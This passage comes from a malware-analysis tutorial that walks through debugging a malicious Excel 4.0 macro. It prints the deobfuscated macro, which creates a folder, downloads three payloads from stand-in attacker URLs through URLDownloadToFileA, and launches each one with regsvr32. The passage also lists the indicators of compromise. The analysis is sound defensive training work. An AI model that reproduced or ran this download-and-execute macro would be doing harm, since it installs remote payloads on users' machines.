

Figure 9: Cell Run dialogue

Select "*Step Into*".



Figure 10: Debugger menu

Select *Evaluate* to execute one expression at a time from within this multi-part formula. Observe the result after each evaluation. Make sure to stop evaluating once the formula in this cell is complete. You can tell it is complete when the colored cells are filled in.



Figure 11: FORMULA calls are evaluated

The Windows API calls are `CreateDirectoryA` and `URLDownloadToFileA`. Additionally, `regsvr32` is used to launch the downloaded payloads.

What are the network-based indicators?

Consider the three calls to `URLDownloadToFileA`.



Figure 12: First call site for URLDownloadToFileA

The first argument to `CALL` is the DLL that contains the function. The second is the function to be called. The next argument represents the data types of the arguments. The fourth argument to `CALL` is the first argument to the function that is being called. The fifth `CALL` argument is the URL to download. This is the network indicator. It is slightly obfuscated via string concatenation.

Also note that the following argument is the location to which the downloaded data is to be written.

The network indicators are:

`hxxp://totally.legit.mandiant[.]com/igXaEtFzqP/hn.png`,
`hxxp://c2.mandiant[.]com/xCMg4nC0mKOL/hn.png`,
`hxxp://evil.mandiant[.]com/ZDfDM0bmv5/hn.png`

What are the host-based indicators?

Recall that the third argument to URLDownloadToFile represents the file path to be written. The three paths are:

`C:\Watdan\sxs1.ocx`, `C:\Watdan\sxs2.ocx`, `C:\Watdan\sxs3.ocx`

Summarize the functionality of the malware.

Consider the deobfuscated code:

```
=CALL("Kernel32","CreateDirectoryA","JCJ","C:\Watdan",0)

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://evil.mandiant.com/ZDfDM0bmv5/hn.p"&"n"&"g","C:\Watdan\sxs1.ocx",0,0)

=EXEC("regsvr32 C:\Watdan\sxs1.ocx")

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://c2.mandiant.com/xCMg4nC0mKOL/hn.p"&"n"&"g","C:\Watdan\sxs2.ocx",0,0)

=EXEC("regsvr32 C:\Watdan\sxs2.ocx")

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://totally.legit.mandiant.com/igXaEtFzqP/hn.p"&"n"&"g","C:\Watdan\sxs3.ocx",0,0)

=EXEC("regsvr32 C:\Watdan\sxs3.ocx")
```

Figure 13: Deobfuscated code

The first `CALL` creates the directory `C:\Watdan`. The second line downloads the first payload to `C:\Watdan\sxs1.ocx`. Next, the EXEC function is used to execute the windows utility `regsvr32`. This "registers a server" by executing the `DLLRegisterServer` export of the DLL argument. It seems the expected payloads are DLLs with this export. If so, each of the three payloads are downloaded and executed in this manner.